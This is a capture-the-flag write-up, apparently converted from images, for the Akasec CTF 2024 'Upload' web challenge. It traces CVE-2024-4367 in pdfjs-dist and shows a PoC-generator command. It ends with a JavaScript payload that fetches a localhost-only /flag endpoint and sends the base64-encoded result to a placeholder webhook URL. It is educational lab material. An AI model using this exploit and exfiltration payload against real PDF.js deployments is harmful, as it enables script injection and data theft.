


# Akasec CTF 2024




| Metadata | |
|---|---|
| **Team** | World Wide Flags |
| **Discord Id** | web_archer |
| **Category** | Web |
| **Challenge** | Upload |
| **Challenge Url** | http://172.206.89.197:9000/ |
| | http://172.206.89.197:9000/report |
| **Challenge File** | https://github.com/04Shivam/Akasecctf/blob/main/upload.zip |




| Objective | |
|---|---|
| Fetch flag from /flag endpoint.<br>Bypass localhost check. |  |

```
app.get('/flag', (req, res) => {
  let ip = req.connection.remoteAddress;
  if (ip === '127.0.0.1') {
    res.json({ flag: 'AKASEC{FAKE_FLAG}' });
  } else {
    res.status(403).json({ error: 'Access denied' });
  }
});
```

*Note: From this point forward, I will explain how I approached the solution. For more detailed information about the exploits, please refer to the references provided.*


| Challenge URL Interface | |
|---|---|
| **Endpoint** | **Screenshot** |
| / | <br> Home<br>Login<br>Signup<br>THERE IS BLOOD ON YOUR HANDS<br>YOU DONT NEED TO BE MUSLIM TO STAND UP FOR GAZA, YOU JUST NEED TO BE HUMAN FREE FREE<br>FROM THE RIVER TO THE SEA PALESTINE WILL BE FREE |
| /report | <br>Admin's Bot Page<br>Enter note URL:<br> |

| Web App Functionalities | |
|---|---|
| **Endpoint** | **Screenshot** |
| /signup | <br> Sign Up<br>Username:<br>Password:<br>Sign Up<br>Already have an account? Log In |
| /login | <br> Log In<br>Username:<br>Password:<br>Log In<br>Don't have an account? Sign Up |
| /upload<br>*(Requires login)* | <br> Upload File<br>Choose File:<br>Choose file No file chosen<br>Upload<br>Logout |

|  |  |
|---|---|
| /upload<br>*(uploaded .txt file)* | <br>`Error: Only .pdf format allowed!`<br>`    at fileFilter (/app/app.js:65:17)`<br>`    at wrappedFileFilter (/app/node_modules/multer/index.js:44:7)`<br>`    at Multipart.<anonymous> (/app/node_modules/multer/lib/make-middleware.js:107:7)`<br>`    at Multipart.emit (node:events:519:28)`<br>`    at HeaderParser.cb (/app/node_modules/busboy/lib/types/multipart.js:358:14)`<br>`    at HeaderParser.push (/app/node_modules/busboy/lib/types/multipart.js:162:20)`<br>`    at SBMH.ssCb [as _cb] (/app/node_modules/busboy/lib/types/multipart.js:394:37)`<br>`    at feed (/app/node_modules/streamsearch/lib/sbmh.js:219:14)`<br>`    at SBMH.push (/app/node_modules/streamsearch/lib/sbmh.js:104:16)`<br>`    at Multipart._write (/app/node_modules/busboy/lib/types/multipart.js:567:19)` |
| /upload<br>*(uploaded .pdf file rendered propely)* | <br>test |
| /report<br>*(Given URL of the generated PDF encountered a regex error.)* | <br>Admin's Bot Page<br>Enter note URL:<br>http://172.206.89.197:9000/view/file-1718094411386.pdf<br>Visit Note<br>URL din't match this regex format ^http://127.0.0.1:5000/.*$ |
| /report<br>*(Changed IP:PORT to 127.0.0.1:5000)* | <br>Admin's Bot Page<br>Enter note URL:<br>http://127.0.0.1:5000/view/file-1718094411386.pdf<br>Visit Note<br>Admin successfully visited the URL. |
| **Conclusion** | We have to sign up and log in to use the file upload functionality. The web app only accepts .pdf files. Uploaded files are stored in the /view/ directory with the name format file-<RandomNumber>.pdf and are rendered on the web page. At the /report endpoint, we can input a URL, but the IP and port must be 127.0.0.1 and 5000; otherwise, it throws a regex error. There is potential for XSS. |


*Note: I won't be explaining all parts of the code, just the important ones necessary for exploitation.*

<table>
<tr><th colspan="3">Code Analysis</th></tr>
<tr><th>Explanation</th><th>Code</th><th>Filename</th></tr>
<tr><td>Web app renders pdf using package pdfjs-dist 2.5.207</td><td>




```
"dependencies": {
  "bcrypt": "^5.1.1",
  "connect-flash": "^0.1.1",
  "ejs": "^3.1.10",
  "express": "^4.19.2",
  "express-rate-limit": "^7.3.0",
  "express-session": "^1.18.0",
  "multer": "^1.4.5-lts.1",
  "nedb": "^1.8.0",
  "path": "^0.12.7",
  "pdfjs-dist": "^2.5.207",
  "puppeteer": "^22.10.0"
}
```

</td><td>package.json</td></tr>
<tr><td>Uses pdf.js from pdfjs-dist package</td><td>




```
app.use('/uploads', express.static(path.join
(__dirname, 'uploads')));

app.use('/pdf.js', express.static(path.join(__dirname,
'node_modules/pdfjs-dist/build/pdf.js')));

app.use('/pdf.worker.js', express.static(path.join
(__dirname, 'node_modules/pdfjs-dist/build/pdf.worker.
js')));
```

</td><td>app.js</td></tr>
<tr><td>/report endpoint accepts a URL in a POST request. It checks whether the URL exists in the body and matches the specified regex. If both conditions are met, the URL is passed to the bot function in the bot.js file.</td><td>



```
app.post("/report", limit, async (req, res) => {
    const { url } = req.body;
    if (!url) {
        return res.status(400).send({ error: "Url is missing.
        " });
    }
    if (!RegExp(bot.urlRegex).test(url)) {
        return res.status(422).send({ error: "URL din't match
        this regex format " + bot.urlRegex })
    }
    if (await bot.bot(url)) {
        return res.send({ success: "Admin successfully
        visited the URL." });
    } else {
        return res.status(500).send({ error: "Admin failed to
        visit the URL." });
    }
});
```


</td><td>app.js</td></tr>
<tr><td>First image defines the configuration for bot. Second image defines the regex used in app.js to check URLs. This regex returns true only if the URL starts with <i>http://127.0.0.1:5000/</i></td><td>



```
const CONFIG = {
    APPNAME: process.env['APPNAME'] || "Admin",
    APPURL: process.env['APPURL'] || "http://127.0.0.1:5000",
    APPHOST: process.env['APPHOST'] || "127.0.0.1",
    APPLIMITTIME: Number(process.env['APPLIMITTIME'] || "60"),
    APPLIMIT: Number(process.env['APPLIMIT'] || "5"),
}
```


</td><td>bot.js</td></tr>
</table>

<table>
<tr>
<td></td>
<td>







```
module.exports = {
    name: CONFIG.APPNAME,
    urlRegex: `^${CONFIG.APPURL}/.*$`,
    rateLimit: {
        windowS: CONFIG.APPLIMITTIME,
        max: CONFIG.APPLIMIT
    },
```





</td>
<td></td>
</tr>
<tr>
<td>Bot visits the provided URL.</td>
<td>




```
bot: async (urlToVisit) => {
    const browser = await initBrowser;
    const context = await browser.createBrowserContext()
    try {
        // Goto main page
        const page = await context.newPage();
        // Visit URL from user
        console.log(`bot visiting ${urlToVisit}`)
        await page.goto(urlToVisit, {
            waitUntil: 'networkidle2'
        });
        await sleep(8000);
        cookies = await page.cookies()
        console.log(cookies);

        // Close
        console.log("browser close...")
        await context.close()
        return true;
    } catch (e) {
        console.error(e);
        await context.close();
        return false;
    }
}
```

</td>
<td>bot.js</td>
</tr>
</table>

| Research & Tests For Exploitation | |
|---|---|
| Googled “pdfjs-dist xss” | <br>Snyk<br>https://security.snyk.io › ... › npm<br>Cross-site Scripting (XSS) in pdfjs-dist \| CVE-2018-5158<br>26 Sept 2019 — Overview. pdfjs-**dist** is a Portable Document Format (**PDF**) library that is built with HTML5. Affected versions of this package are vulnerable ...<br>Snyk<br>https://security.snyk.io › ... › npm › pdfjs-dist<br>pdfjs-dist 1.9.589 vulnerabilities<br>pdfjs-**dist** is a Portable Document Format (**PDF**) library that is built with HTML5. Affected versions of this package are vulnerable to **Cross-site Scripting** (**XSS**).<br>Codean Labs<br>https://codeanlabs.com › Blog › Research<br>CVE-2024-4367 - Arbitrary JavaScript execution in PDF.js<br>20 May 2024 — A vulnerability in **PDF**.js found by Codean Labs. **PDF**.js is a JavaScript-based **PDF** viewer maintained by Mozilla. This bug allows an attacker ... |
| The first result from Snyk is not useful because the version does not match the one used by the web app. | <br>snyk \| SECURITY<br>Snyk Vulnerability Database › npm › pdfjs-dist<br>Cross-site Scripting (XSS)<br>Affecting pdfjs-dist package, versions <2.0.943 |
| The third result is the CVE by Codean Labs. We can use this because PDF.js v4.2.67 is patched, and the web app uses a lower version, making it exploitable. | <br>Timeline<br>- 2024-04-26 – vulnerability disclosed to Mozilla<br>- 2024-04-29 – PDF.js v4.2.67 released to NPM, fixing the issue<br>- 2024-05-14 – Firefox 126, Firefox ESR 115.11 and Thunderbird 115.11 released including the fixed version of PDF.js<br>- 2024-05-20 – publication of this blogpost<br>- 2024-05-22 – added detailed version information and updated PoC, courtesy of Rob Wu |
| Codean Labs also provided a POC pdf file. | <br>Rob also updated the proof-of-concept PDF to work on all affected versions, including v1.4.20 and below. Make sure to use this latest version to test whether your instance of PDF.js is impacted (keeping into account other mitigations). The original plain-text but less general PoC can be found here. |

| | |
|---|---|
| Testing the POC PDF on the web app reveals its vulnerability to XSS. | <br>iew/file-1718100028957.pdf<br>kMe \|<br>172.206.89.197:9000 says<br>origin: http://172.206.89.197:9000, pdf url: http://172.206.89.197:9000/view/file-1718100028957.pdf<br> |
| After Googling the CVE, the second result I found is a GitHub page containing a Python file for generating malicious PDFs. | <br>CVE-2024-4367-PoC Public<br> Watch 2<br>main<br>1 Branch<br>0 Tags<br>Go to file<br>Add file<br>Code<br>LOURC0D3 Merge pull request #9 from mr-pmillz/main 1a80ecc · 4 days ago 10 Commits<br>CVE-2024-4367.py resolved f-string backslash SyntaxError for backwards co... 5 days ago<br>README.md Update README.md 3 weeks ago<br>result_js.png add: feature 3 weeks ago<br>result_os.png add: feature 3 weeks ago |
| Test POC generated by Python script. | <br>┌──(shivam㉿kali)-[~/akasec/web/upload]<br>└─$ python3 CVE-2024-4367.py "alert('testing')"<br>[+] Created malicious PDF file: poc.pdf<br>[+] Open the file with the vulnerable application to trigger the exploit.<br><br>172.206.89.197:9000 says<br>testing<br> |

<table>
<tr><th colspan="2">Plan of Attack</th></tr>
<tr><td>How does XSS assist in achieving the objective?</td><td>The /flag endpoint only accepts requests from localhost (127.0.0.1); all others are rejected. Since the bot visits the PDF files from localhost, we can inject JavaScript to fetch /flag and send it to us.</td></tr>
<tr><td>Payload<br><br><i>Replace &lt;webhook-url&gt; with actual url and remove the indentation to make payload oneliner</i></td><td>




```
fetch('/flag')
 .then(response =>
   response.json()
     .then(data =>
       fetch('<webhook-url>/?c='
           + btoa(JSON.stringify(data)))
     )
 );
```

</td></tr>
<tr><td>Payload Explanation</td><td>fetch(‘/flag’), send a request to ‘/flag’ endpoint of the current domain. Once the response is received, it parses the response body as JSON. Then, it chains another promise to handle the parsed JSON data. Inside this nested promise, it constructs a URL with a &lt;webhook-url&gt; endpoint and appends a query parameter 'c' with the value obtained by converting the JSON data into a Base64 encoded string using btoa().</td></tr>
</table>

## Exploitation

